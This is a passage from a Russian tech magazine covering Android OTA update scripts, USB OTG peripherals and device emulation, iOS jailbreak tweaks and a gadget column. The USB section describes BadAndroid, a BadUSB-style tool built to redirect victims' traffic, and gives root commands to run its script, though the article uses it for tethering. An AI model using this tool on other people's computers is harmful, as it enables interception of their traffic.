Более интересный метод используется в OmniROM. Для обновления она использует бинарные патчи, но совсем не так, как это делает Google. Первое OTA-обновление всегда скачивается полностью, после чего сохраняется на карте памяти, прошивается, но не удаляется с карты. Следующее OTA-обновление уже приходит в виде единого бинарного патча, после чего патч накладывается на сохраненное в прошлый раз на карте памяти обновление и уже оно прошивается. Изюминка этого метода в том, что патч накладывается не на систему, а на файл с прошлым обновлением и смартфон каждый раз прошивается как бы с нуля (но с сохранением данных и настроек). Почти идеальный метод — трафик экономится, а беспокоиться о конфликтах с измененной системой не надо.



Экран установки обновлений в CyanogenMod 12

```
wcd9320/wcd9320_anc.bin");
...
set_metadata_recursive("/system/bin", ...);
set_metadata("/system/bin/app_process32", ...);
```

Прошиваются бутлоадер и сопутствующие разделы:

```
package_extract_file("bootloader-flag.txt", "/dev/block/platform/msm_sdcc.1/by-name/misc");
package_extract_file("bootloader.aboot.img", "/dev/block/platform/msm_sdcc.1/by-name/aboot");
package_extract_file("bootloader.rpm.img", "/dev/block/platform/msm_sdcc.1/by-name/rpm");
...
```

Патчится радио/модем:

```
apply_patch("EMMC:/dev/block/platform/msm_sdcc.1/by-name/modem:..., package_extract_file("radio.img.p"));
```

Последним меняется build.prop, в который записывается в том числе новая версия прошивки. Сделано это для того, чтобы при возникновении ошибки на самом последнем этапе, когда почти все файлы уже перенесены, прервать обновление и сохранить номер текущей версии прошивки в файле на устройстве. Тогда при нажатии кнопки «Проверить обновление» можно запустить его снова.

```
apply_patch("/system/build.prop", "-", ..., package_extract_file("patch/system/build.prop.p"));
set_metadata("/system/build.prop", ...);
```

В конце скрипта раздел /system перемонтируется, и начинается проверка правильности применения обновления, сверяется SHA-1 хеш новых файлов и /system размонтируется:

```
unmount("/system");
mount("ext4", "EMMC", "/dev/block/platform/msm_sdcc.1/by-name/system", "/system", "");
assert(sha1_check(read_file("/system/app/CalendarGooglePrebuilt/CalendarGooglePrebuilt.apk"), ...));
assert(sha1_check(read_file("/system/app/Captive↵
```

КАСТОМНЫЙ RECOVERY

До недавнего времени прошить архив OTA-обновления в большинстве случаев (если не было проверки recovery для его замены) можно было из кастомного recovery, просто закинув файл на устройство и выбрав install zip. Но начиная со скрипта для обновления 5.0 скрипт поменялся. Предыдущие версии проверяли файл /system/build.prop:

```
file_getprop("/system/build.prop", "ro.build.fingerprint")
```

Текущие скрипты проверяют не файл, а значение системной переменной напрямую, запрашивая его у recovery:

```
getprop("ro.build.fingerprint")
```

А если разобрать кастомный recovery (для примера TWRP версии 2.8.0.0), то можно увидеть следующие строки:

```
ro.build.description=omni_hammerhead-eng 4.4.4 KTU84P eng.dees_troy.20140910.125240 test-keys
ro.build.fingerprint=Android/omni_hammerhead/hammerhead:4.4.4/KTU84P/eng.dees_troy.20140910.125240:eng/test-keys
```

Версия TWRP 2.8.6.1 имеет в коде следующие строки (обрати внимание на слово omni во второй строке, разработчик TWRP с ником Dees Troy — еще и один из активных разработчиков OmniROM):

```
ro.build.id=LRX22G
ro.build.display.id=omni_hammerhead-eng 5.0.2 LRX22G eng.dees_troy.20150403.145211 test-keys
ro.build.version.incremental=eng.dees_troy.20150403.145211
```

А последние версии CWM Touch и Philz подписаны так:

```
ro.build.description=hammerhead-user 4.4 KRT16M 893803 release-keys
ro.build.fingerprint=google/hammerhead/hammerhead:4.4/KRT16M/893803:user/release-keys
```

Именно эти значения и возвращает при проверке скрипт, прерывая обновление в самом начале и выдавая ошибку о несоответствии версии Android на устройстве.

```
Updating partition details...
...done
Full SELinux support is present.
Processing AOSP recovery commands...
Installing zip file '/cache/5189573323c8a232cbe42fc3413ce006c585c7cb.signed-razor-LRX22G-from-LRX22C.51895733.zip'
Installing '/cache/5189573323c8a232cbe42fc3413ce006c585c7cb.signed-razor-LRX22G-from-LRX22C.51895733.zip'...
Checking for MD5 file...
Skipping MD5 check: no MD5 file found
Package expects build fingerprint of google/razor/flo:5.0.1/LRX22C/1602158:user/release-keys or google/razor/flo:5.0.2/LRX22G/1649326:user/release-keys; this device has Android/omni_flo/flo:5.0/LRX21V/dees_troy11241447:eng/test-keys.
E:Error executing updater binary in zip '/cache/5189573323c8a232cbe42fc3413ce006c585c7cb.signed-razor-LRX22G-from-LRX22C.51895733.zip'
E:Error installing zip file '/cache/5189573323c8a232cbe42fc3413ce006c585c7cb.signed-razor-LRX22G-from-LRX22C.51895733.zip'
Done processing script file
```

Вот какой ответ ты получишь при попытке установить обновление 5.0.2 на Nexus 7 из кастомного recovery

```
mount("ext4", "EMMC", "/dev/block/platform/msm_sdcc.1/by-name/system", "/system",
"max_batch_time=0,commit=1,data=ordered,barrier=1,errors=panic,nodelalloc");
getprop("ro.build.fingerprint") == "google/hammerhead/hammerhead:4.4.4/KTU84P/122
7136:user/release-keys" ||
    getprop("ro.build.fingerprint") == "google/hammerhead/hammerhead:5.0/LRX210/1
570415:user/release-keys" ||
    abort("Package expects build fingerprint of
google/hammerhead/hammerhead:4.4.4/KTU84P/1227136:user/release-keys or
google/hammerhead/hammerhead:5.0/LRX210/1570415:user/release-keys; this device
has " + getprop("ro.build.fingerprint") + ".");
getprop("ro.product.device") == "hammerhead" || abort("This package is for
\"hammerhead\" devices; this is a \"" + getprop("ro.product.device") + "\".");
ui_print("Verifying current system...");
show_progress(0.100000, 0);
sha1_check(read_file("system/app/Drive/Drive.apk"),
1da9529ee5f17bb8c30f9c70bca878ba442cc1e4) ||
apply_patch_check("/system/app/Drive.apk",
"1da9529ee5f17bb8c30f9c70bca878ba442cc1e4",
"40536600c3aa50092fad63ca29be8f05bff4c2c9") || abort("\"/system/app/Drive.apk\"
has unexpected contents.");
sha1_check(read_file("system/app/Drive/lib/arm/libdocsimageutils.so"),
7505998fb68f23455d55fcd3df9ca2ff0f60c442) ||
apply_patch_check("/system/lib/libdocsimageutils.so",
"7505998fb68f23455d55fcd3df9ca2ff0f60c442",
"ea2acf354621894f2bd331c0367f2ccadf102806") ||
abort("\"/system/lib/libdocsimageutils.so\" has unexpected contents.");
sha1_check(read_file("system/app/GoogleHindiIME/GoogleHindiIME.apk"),
b5586c452e53510a23a46447bb7ceb808ec0b2ac) ||
apply_patch_check("/system/app/GoogleHindiIME.apk",
"b5586c452e53510a23a46447bb7ceb808ec0b2ac",
"b8062b0cd47120df9a19776c25fd364b3dfe86d9") ||
abort("\"/system/app/GoogleHindiIME.apk\" has unexpected contents.");
sha1_check(read_file("system/app/GooglePinyinIME/GooglePinyinIME.apk"),
bd9f63b9e3b5841a3120ba5d3f076e06c4f92288) ||
apply_patch_check("/system/app/GooglePinyinIME.apk",
"bd9f63b9e3b5841a3120ba5d3f076e06c4f92288",
"1c2dcf564e619f23deb02915eff5c51876d694e5") ||
abort("\"/system/app/GooglePinyinIME.apk\" has unexpected contents.");
sha1_check(read_file("system/app/Hangouts/Hangouts.apk"),
ab84a95eb02d99f5edcb9293cb0fea109bd2f545) ||
apply_patch_check("/system/app/Hangouts.apk",
"ab84a95eb02d99f5edcb9293cb0fea109bd2f545",
"a18b7fbc364a6e796c792dc3742e2b248e84dbd7") ||
abort("\"/system/app/Hangouts.apk\" has unexpected contents.");
sha1_check(read_file("system/app/Hangouts/lib/arm/libvideochat_jni.so"),
4363e929b2fdd3b4e9b751443a4eeca4d04404e6) ||
apply_patch_check("/system/lib/libvideochat_jni.so",
"4363e929b2fdd3b4e9b751443a4eeca4d04404e6",
"e93762ca39f14cb40927d10ae3bb8dd31c55c38a") ||
```

Updater-script как он есть

```
PortalLogin/CaptivePortalLogin.apk"), ...));
...
unmount("/system");
```

После чего устройство перегружается в новую систему.

Обновление 4.4.3–4.4.4

Для сравнения можно привести предыдущее обновление с версии KTU84M на KTU84P. Обновление мелкое и весит всего 2,5 Мб. В основном оно касается улучшений в области безопасности. Если открыть архив, то можно легко заметить, что патчится только небольшое количество системных файлов и радио, соответственно, этот скрипт и проверяет исключительно их. Это обновление нормально устанавливалось с рутом, кастомным ядром и работающим Xposed Framework, так как на наличие изменений все это не проверяется.

Обновление для Nexus 6 и Nexus 9

У самых последних устройств от Google структура скрипта в корне другая. Для этих и (судя по всему) последующих устройств Nexus Google добавила в сборочный скрипт, формирующий OTA-обновление, функцию генерации поблочного обновления. Такое обновление сверяет и обновляет не отдельные файлы, а блоки в файловой системе /system. Далее в примере "66,...,524256" — это длинные списки адресов блоков:

```
if range_sha1("/dev/block/platform/msm_sdcc.1/↵
by-name/system", "66,...,524256") == "..." then
block_image_update("/dev/block/platform↵
msm_sdcc.1/by-name/system", package_extract_↵
file("system.transfer.list"), "system.new.dat",↵
"system.patch.dat");
```

Это позволило инженерам Google существенно упростить и ускорить применение OTA-обновления для конечных устройств, а сам updater-script теперь занимает всего 5 Кб. Но это обернулось головной болью для продвинутых пользователей. Ведь теперь любые изменения в системном разделе вызовут сбой.



INFO

Под стоковой (stock — из магазина) прошивкой понимается наличие заводского ядра, recovery, отсутствие модификаций, полученных в том числе с помощью root.

КАК СКАЧАТЬ ОБНОВЛЕНИЕ ЧЕРЕЗ СОТОВУЮ СЕТЬ

Уведомление о доступности OTA может прийти, когда устройство не подключено к Wi-Fi. При этом появится пометка, что файл доступен для скачивания по Wi-Fi до определенной даты (около недели), а сама кнопка «Скачать» будет неактивна. Это сделано для экономии денег юзера. Если подключение к Wi-Fi в ближайшее время не предвидится, то можно обмануть телефон и скачать обновление через 3G/4G, просто переведя дату в телефоне вперед, позже даты, указанной в уведомлении, и перегрузив устройство.

ЗАКЛЮЧЕНИЕ


Подводя итоги статьи, можно сделать следующие выводы:

1. Права суперпользователя сами по себе не влияют на успешное применение обновления. Влияют те изменения, которые пользователь и программы вносят в систему, имея эти права. Часто эти изменения невозможно отследить и вернуть.
2. Повлияют ли root и внесенные в систему изменения на успешное обновление, зависит каждый раз от того, что именно меняется в системе при обновлении и какие файлы проверяет скрипт. Если система менялась, замораживались/отключались ненужные системные приложения через Titanium Backup, менялись ядра, ставился кастомный recovery, Xposed Framework, Lucky Patcher, freedom, franco.Kernel updater, моды на звонилку и всяческие улучшалки для звука, другая бутанимация, системные шрифты и так далее.
3. При модификации системы всегда оставляй оригинальные файлы для бэкапа, если хочешь обновляться через OTA. Копируй в облако, переименовывай как угодно. Можно сделать Nandroid-бэкап раздела /system.
4. Если помнишь, что менял в системе, можно откатиться назад почти всегда. Recovery всегда пишет ошибку, на что ругается обновление. Погуглив название файла в ошибке, иногда можно найти, какая прога его меняет. Например, /system/bin/thermal-engine-hh и /system/lib/power.msm8974.so заменяет franco.Kernel updater и не возвращает его даже при прошивке стокового ядра.
5. Для успешного применения OTA необходимо вернуть в систему оригинальные файлы. Самый верный способ — это прошить system.img, стоковое ядро и recovery перед тем, как устанавливать обновление (данные и приложения не потеряются).
6. Если есть рут и много модификаций — не мучайся, а сразу шей полный образ новой прошивки, удалив ключ -w в flash-all.bat для сохранения данных. Начиная с обновления до версии 5.0 остается очень маленькая вероятность обмануть скрипт. Да и следующее обновление может иметь «блочную» структуру, которая подразумевает наличие только полного стока для применения.

В ОБХОД КОМПА

ПОДКЛЮЧАЕМ И ЭМУЛИРУЕМ USB-ПЕРИФЕРИЮ С ПОМОЩЬЮ СМАРТФОНА

Евгений Зобнин
androidstreet.net



Одно из самых весомых преимуществ Android-смартфонов перед iPhone — это наличие самого обычного порта microUSB и USB-контроллера, в подавляющем большинстве случаев способного работать в хост-режиме. Все это позволяет подключать к смартфону несметное число периферийных USB-устройств: флешки, клавиатуры, джойстики и даже веб-камеры и принтеры. А с помощью простейших хаков можно и превратить сам смартфон в USB-клавиатуру, сетевую карту или флешку.

USB OTG

Стандарт, позволяющий превратить USB-периферию в полноценный USB-хост, носит имя USB On-The-Go (OTG) и поддерживается Android с версии 3.1. Изначально Android умел работать только с клавиатурой, мышью и джойстиками, но позднее появилась поддержка почти любых устройств, не требующих специальных драйверов, начиная от флешек и заканчивая принтерами. Главное, чтобы смартфон работал на более-менее новой версии Android (4.4–5.1) и поддерживал тот самый OTG. Благо что такая поддержка есть почти в любом современном девайсе.

Однако воспользоваться функциональностью OTG можно только в том случае, если у тебя есть специальный OTG-кабель, отличающийся от обычного наличием перемычки между контактами 4 (ID) и 5 (Ground). Обычно он представляет собой короткий провод, на одном конце которого находится штекер microUSB-папа, а на другом USB-мама, и стоит сущие копейки. Для планшетов с mini-USB-портами также доступны OTG-кабели.

В большинстве случаев все, что понадобится сделать, — это просто воткнуть нужный девайс в OTG-кабель, и он сразу будет распознан системой. Иногда, правда, придется немного повозиться с драйверами и разными root-приложениями, но зачастую все «просто работает». Итак, что же мы можем подключить через OTG?

Интерфейс StickMount

16:45
StickMount
StickMount Pro v2.00
Copyright (C) 2011-2012 - Chainfire
Tap to visit thread on XDA-Developers
MOUNTS
Mount
Mount mass storage devices
Unmount
Unmount mass storage devices
OPTIONS
Kill apps preventing unmount
Terminate applications that prevent unmount from succeeding
Media scan
Trigger media scanner at (un)mount (note that this is an invisible process on some devices)
NOTIFICATIONS
Statusbar notification
Show statusbar notifications

Флешки и жесткие диски

Самое очевидное. В большинстве фирменных прошивок производителей смартфонов, а также в CyanogenMod флешки заводятся сразу после подключения. В системе автоматически появляется новая «карта памяти», и ее содержимое можно просмотреть/изменить с помощью любого файлового менеджера. Единственное требование — это файловая система (FAT16 или FAT32), но также поддерживаются ext2/3/4 (стандартная ФС Linux).

В чистых, то есть AOSP-прошивках, которые предустановлены на устройства линейки Nexus, а также на разного рода китайские аппараты, флешки в большинстве случаев работать не будут, и поэтому придется получать root и использовать специальный софт. Наиболее стабильное и функциональное приложение этого класса — StickMount от уже известного нам Chainfire (автора SuperSU, CF.lumen, Pry-Fi, Recently и других крутых приложений).

Пользоваться StickMount довольно просто. Достаточно установить и запустить приложение один раз. После этого оно повиснет в фоне и после подключения флешки покажет на экране уведомление с вопросом о том, стоит ли монтировать флешку / жесткий диск. Но что самое главное — StickMount поддерживает NTFS и exFAT, правда для этого придется скачать драйверы (goo.gl/DWsEmN) и положить их в корень карты памяти (предварительно распаковав). Кроме того, StickMount умеет добавлять подключенную флешку в медиасканер, так что все медиафайлы будут видны через стандартный плеер.

Клава, мышка и джойстик

Не менее очевидное применение OTG. Клавиатуры, мышки и джойстики работают в любом Android. При подключении мыши ты тут же увидишь на экране курсор, а клавиатура сразу начнет работать, причем в обеих раскладках (они переключаются с помощью комбинации <Ctrl + пробел>) и с поддержкой большого количества шоткатов (их список я уже неоднократно приводил в своих статьях). Компьютерные USB-джойстики заводятся также без проблем, но с джойстиками от консолей придется повозиться.

Завести джойстик от PS3 (Dual Shock 3/4) можно с помощью приложения Sixaxis Controller. Достаточно единожды подключить его через OTG, чтобы выполнить пайринг устройств, и затем можно использовать в беспроводном режиме. Кроме всего прочего, приложение позволяет переназначать кнопки и эмулировать клавиатуру и мышь.

Звуковая и сетевая карты

Здесь все отлично. Звуковуха и сетевуха просто работают. Достаточно подключить один из этих девайсов к смартфону, и он сразу начнет использоваться вместо встроенного. Звук пойдет на колонки, а сетевой трафик — в сетевуху. Особенно удобно использовать в паре с беспроводными колонками, которые не распознаются как Bluetooth-динамики, но имеют USB-свисток, через который и передается звук.


Веб-камера и зеркалка

Два устройства, которые не будут работать из коробки. Однако их вполне можно завести. Для подключения веб-камеры в маркете есть несколько приложений, например CameraFi и USB Camera. Правда, полезность их не так уж и высока: они хоть и не требуют root, но не позволяют использовать камеру из других приложений. То есть они выводят картинку на экран и дают возможность записать видео, но не более того.

Для управления фотоаппаратами линейки Canon EOS в маркете есть превосходное приложение опять же от Chainfire. Это DSLR Controller, который позволяет использовать смартфон как пульт управления почти любыми функциями фотоаппарата, причем не только по USB, но и с помощью Wi-Fi. Приложение не самое дешевое, но это лучшее, что можно найти в маркете. Для проверки совместимости со смартфоном



DSLR Controller, подключенный к камере



PrintHand собственной персоной

и камерой можно использовать его же бесплатное приложение Remote Release: если оно заработает, значит, заработает и DSLR Controller.

Принтер

Принтер просто так не заведется, хотя, казалось бы, должен. Зато в маркете есть приложение PrintHand. Стоит оно, прямо скажем, немало, но зато работает просто отлично, как по USB, так и через Wi-Fi. Поддерживаются, естественно, не все модели, но в маркете есть бесплатная версия, которая может напечатать тестовую страницу для проверки совместимости.

USB-модем

Зачем подключать 3G-модем к смартфону? В большинстве случаев незачем. А вот в случае с планшетом без 3G-модуля такая возможность вполне может пригодиться. По умолчанию Android не умеет работать с 3G-свистками, что, в общем-то, логично. Но ты можешь воспользоваться виджетом PPP Widget 2. Работает он далеко не всегда корректно, поддерживает не все модемы, в некоторых случаях требует OTG-кабель с дополнительным питанием, требует права root и не поддерживает Android 5.0 и выше. Но другого выбора фактически нет.

ЭМУЛЯЦИЯ УСТРОЙСТВ

Еще более интересную функциональность можно получить с помощью перепрограммирования USB-контроллера, так, чтобы он представлялся хост-контроллеру ПК как сетевая карта, клавиатура или флешка. Ядро Linux в большинстве устройств позволяет это сделать, однако придется использовать разного рода хаки или приложения, требующие root.

DriveDroid

Одно из самых полезных приложений для тех, кому приходится заниматься восстановлением работоспособности чужих компов, переустановкой Windows/Linux и подобным. DriveDroid позволяет превратить смартфон в загрузочную флешку, с помощью которой на компе можно загрузить Live CD систему или установщик какой-либо ОС. Больше не нужно таскать с собой флешки и диски, просто заранее скачай необходимый набор образов, положи их на карту памяти, а затем запусти DriveDroid и выбери тот, что тебе нужен в конкретной ситуации.

DriveDroid работает не на всех устройствах, поэтому сразу после его запуска тебе придется пройти недолгую процедуру проверки на совместимость, которая включает проверку на то, есть ли модель твоего смартфона в черном списке, и загрузку компа с помощью тестового образа. После этого ты получишь возможность скачать образ из местного репозитория (винды там, конечно, нет, но есть Ubuntu, Fedora, Gparted, Kali, SystemRescueCD и множество других) или выбрать его на карте памяти.

USB Keyboard

Это приложение позволяет превратить смартфон или планшет в USB-клавиатуру. Это может быть полезно при подключении к разного рода HMDI-свисткам или медиаприставкам, а также в случае поломки клавиш на клавиатуре или в других непредвиденных ситуациях. USB Keyboard работает за счет эмуляции настоящей клавиатуры, поэтому она не требует специальных драйверов или приложений на компе и работает уже на этапе инициализации BIOS.

Единственное требование приложения — это ядро с поддержкой эмуляции HID-устройств (клавиатура, мышь). Сам разработчик его тебе не предоставит, но на странице приложения в Google Play есть ссылки на ядра для разных устройств, в том числе Nexus 4/5/7, LG G2, Galaxy S4, Sony Xperia Z3 и многих других. После его установки достаточно будет просто подключить смартфон к компу с помощью обычного USB-шнурка и запустить приложение.

BadAndroid



BadAndroid — это реализация типа атаки BadUSB для Android. Суть ее в том, что USB-интерфейс смартфона переконфигурируется так, чтобы выполнять функции виртуальной сетевой карты. Соответственно, после подключения смартфона к компу последний видит вместо него USB-сетевуху и автоматически начинает использовать ее для выхода в сеть. В оригинале BadAndroid должен применяться для редиректа и анализа трафика жертвы, однако мы можем использовать эту функциональность для быстрого подключения компа к интернету через смартфон без необходимости что-либо настраивать и устанавливать драйверы.

Все, что нужно, — это root, установленный BusyBox и скромный архив с двумя скриптами (srlabs.de/badusb/). Скачиваем архив, распаковываем, кладем скрипты bad.sh и cleanup.sh на карту памяти, а затем перемещаем их в каталог /data/local/tmp с помощью любого файлового менеджера с поддержкой root. Там же создаем пустой файл с именем hosts (в атаке он используется для редиректа трафика). Далее устанавливаем и открываем на смартфоне терминал и набираем в нем две команды:

```
$ su
# sh /data/local/tmp/bad.sh
```

После этого подключаем смартфон к компу. Трафик должен пойти через смартфон. После отключения обязательно возвращаем USB-интерфейс к изначальному состоянию:

```
$ su
# sh /data/local/tmp/cleanup.sh
```

DriveDroid и образы загрузочных дисков

ВЫВОДЫ

Как видишь, с помощью простых манипуляций с приложениями и правами root смартфон можно заставить делать такие вещи, о которых его производитель вряд ли даже задумывался. Ядро Linux позволяет реализовать даже самую странную функциональность прямо на коленке, и в этом мощь Android-смартфонов.



КАРМАННЫЙ СОФТ

Сегодня в выпуске: включаем многооконный режим на планшетах и лопатах, делаем функцию Reachability действительно удобной, вешаем на экран блокировки приложения и пробуем легендарный твик LockInfo для iOS 8.

ВЫПУСК #7. JAILBREAK EDITION



MULTIFY

За все время существования iOS для нее появилось несколько твиков, позволяющих реализовать расширенную многозадачность, а если говорить проще — многооконный режим. Однако все они так или иначе страдали от багов, и пользоваться ими не доставляло большого удовольствия. Твик Multify для iOS 8 гораздо более стабилен и предлагает почти идеальное решение для реализации многооконности.

Multify реализует своего рода виртуальный рабочий стол, можно добавлять на него приложения и переключаться между ними. Приложения можно размещать одно над другим, рядом друг с другом или накладывать поверх другого (небольшое окошко с ТВ-приложением поверх браузера на iPad выглядит очень даже ничего). Цена твика несколько кусается, но таков уж мир iOS.

Платформа: iOS 8
Репозиторий: BigBoss
Цена: 5 $

ONEHANDWIZARD

Можно по-разному относиться к iPhone 6, но за что Apple действительно стоит поблагодарить, так это за функцию Reachability, которая позволяет использовать даже такую лопату, как iPhone 6 Plus, одной рукой. Идея проста: два тапа по сенсору, и интерфейс запущенного приложения «сжимается» в два раза, позволяя дотянуться до любого элемента интерфейса, держа смартфон в одной руке. Все бы хорошо, но функция доступна только в тех приложениях, которые явно ее поддерживают.

OneHandWizard решает эту проблему с помощью масштабирования всего интерфейса целиком. Другими словами, он просто делает «экран» такого размера, как если бы ты держал в руках iPhone 5s (с возможностью настройки). При этом экран можно сдвигать влево или вправо в зависимости от того, в какой руке ты держишь смартфон. Особенно интересно, что плюсом ко всему этому идет функция доступа к хардварным кнопкам (до них же тоже придется дотягиваться). Тап по иконке в углу — и на экране появятся кнопки управления звуком, блокировки экрана и снятия скриншота. Да, iPhone 5/5s тоже поддерживается (тройной клик по кнопке), фичереквест от детей, видимо.

Платформа: iOS 8
Репозиторий: BigBoss
Цена: 3,99 $

AUTOUNLOCK TO APP 8

Все не любят экраны блокировки и пин-коды, однако стоит попробовать их отключить, походить пару деньков со смартфоном в кармане джинсов, а потом ко всему прочему еще и потерять его, и ты понимаешь, что без них жить нельзя. Разработчики твиков продолжают делать все возможное, чтобы упростить тяжелую жизнь юзера, но пока без особого успеха. Твик AutoUnlock To App — еще один кандидат на звание универсального решения.

В целом идея твика довольно проста. Он добавляет на экран блокировки док, примерно такой же, какой ты можешь увидеть на домашнем экране. Ты просто тапаешь по иконке, и запускается приложение, никаких свайпов, никаких пин-кодов. Но тут две важные тонкости. Первая: у твика есть защита от случайного касания, не совсем понятно, как она работает (да и не всегда срабатывает), но она есть. Вторая: защита с помощью пин-кода никуда не пропадает, но она отключается, если смартфон находится в домашней Wi-Fi-сети. Да, это тупо и небезопасно, но вариант вполне рабочий. В любом случае твик бесплатный, поэтому почему бы и не попробовать.

Платформа: iOS 8
Репозиторий: BigBoss
Цена: бесплатно

LOCKINFO 8

Другой вариант разобраться с проблемой экрана блокировки — это просто повесить на него всю важную информацию. В iOS уже реализована функция вывода уведомлений на экран блокировки, но это всего лишь уведомления, и зачастую они не несут важной информации. LockInfo решает эту проблему, позволяя разместить на локскрине различную информацию, включая прогноз погоды, пропущенные звонки, письма и многое другое (есть и поддержка плагинов). И все это может сосуществовать с уведомлениями.

На самом деле LockInfo далеко не новый твик, и он уже заслужил популярность среди юзеров. Однако версия для iOS 8 появилась совсем недавно, и самая главная фишка здесь — это, конечно же, поддержка виджетов центра уведомлений. По сути, это значит, что LockInfo теперь позволяет отобразить на экране блокировки информацию из огромного количества различных источников, всех, для которых есть поддержка виджетов. Ну и плюс ко всему доработки и багфиксы, все как положено. Цена по-прежнему кусается.

Платформа: iOS 8
Репозиторий: ModMyi
Цена: триал / 5 $

Колонка Евгения Зобнина

ПО-НАСТОЯЩЕМУ ПЕРСОНАЛЬНЫЙ КОМПЬЮТЕР



Евгений Зобнин

androidstreet.net

Технологии, ломающие привычные парадигмы, всегда воспринимаются в штыки. Стоит вспомнить персональные компьютеры, камеры в телефонах или даже iPhone. Все они получили жесткую волну критики, но в конце концов стали неотъемлемой частью нашей жизни. Я сомневаюсь, что тот девайс, о котором я расскажу сегодня, действительно станет реальностью и получит широкое распространение, но я уверен, что сама концепция не только приживется, но и станет мейнстримом.

HUB

Помнишь такую компанию — Neptune? Я тоже не сразу вспомнил. Эти люди выпускали наручные часы под названием Neptune Pine — по сути маленький смартфон, который можно надеть на руку (ремешок прилагается) и использовать как часы. Если ты вобьешь их название в Google, то наверняка будешь долго смеяться. Но так и должно быть, потому что это не часы, это смартфон в форм-факторе довольно громоздкой коробки, которую можно надеть на руку.

Суть, тем не менее, не в этом. Есть у Neptune довольно странный, но в то же время завораживающий проект. Он называется Neptune Suite и представляет собой... эммм, браслет, смартфон, нетбук, ноутбук, HDMI-стик и наушники. И весь этот комплект стоит 900 долларов. Точнее, будет стоить в феврале следующего года, когда запланирован его выход на рынок. Проект уже собрал более миллиона долларов на Indiegogo и успел закрыться, перевыполнив план почти на 1000%, чему способствовал довольно нестандартный подход к коммуникации между устройствами.

Дело в том, что реально работающим вычислительным устройством среди всего набора является только браслет — Neptune Hub, а все остальное, включая «смартфон» и «планшет» с отстегивающейся клавиатурой, — это просто тонкие клиенты, которые будут общаться с браслетом с использованием технологии WiGig (goo.gl/AccvWR), позволяющей передавать информацию на короткие расстояния со скоростью 7 Гбит/с.

Hub планируется построить на основе SoC'а с четырехъядерным процессором, 3 Гб оперативной, 64 Гб постоянной памяти и Android 5.0 на борту. Ты носишь его на руке, а все остальные твои девайсы (смартфон, планшет, ноутбук) просто «общаются» с ним, не выполняя никаких расчетов на своей стороне. Профит такой модели в том, что потерять или забыть в такси сам браслет (который и есть твой «персональный компьютер») довольно проблематично, а вот смартфон, а точнее тонкий клиент, стоимостью каких-то 99 долларов — вполне возможно. Самое главное, что это доставит тебе минимальный дискомфорт: и цена не так уж высока, и данных на устройстве никаких нет. Все при тебе.

БУДЕТ ЛИ ЭТО РАБОТАТЬ?

На бумаге все это действительно выглядит потрясающе. Тут тебе и водонепроницаемый браслет с эффектно изогнутым экраном размером 2,8 дюйма, батареей на 1000 мА • ч, поддержкой 3G/LTE и кучей самых разных сенсоров. И смартфон с 5-дюймовым экраном и батареей на 2800 мА • ч. И 10-дюймовый планшет с Retina-экраном, и съемная клавиатура для него. И HDMI-стик, с помощью которого можно выводить картинку на большой экран. И даже беспроводные наушники, одновременно выполняющие функцию зарядного кабеля для браслета (всегда можно подзарядиться от другого устройства). Да и Android 5.0 вполне позволяет реализовать функциональность тонких клиентов, для каждого из которых будет использоваться адаптированная версия интерфейса. Просто красота.

Тем не менее если взглянуть на все это со стороны, то, конечно же, возникает множество вопросов. И первый вопрос относится к самой компании-производителю, которая до этого не выпустила ничего, кроме той самой смешной коробки с ремешком для ношения на запястье. Второй вопрос — о качестве работы самой связки и времени жизни всего этого комплекта. WiGig (802.11d) — это, конечно, очень и очень круто, но постоянно гонять картинку с FPS на уровне 60 кадров в секунду и разрешением от HD до Full HD на несколько устройств настолько затратно, что трудно представить, будто батареи браслета хватит хотя бы на несколько часов в режиме активного использования «смартфона» и «планшета».

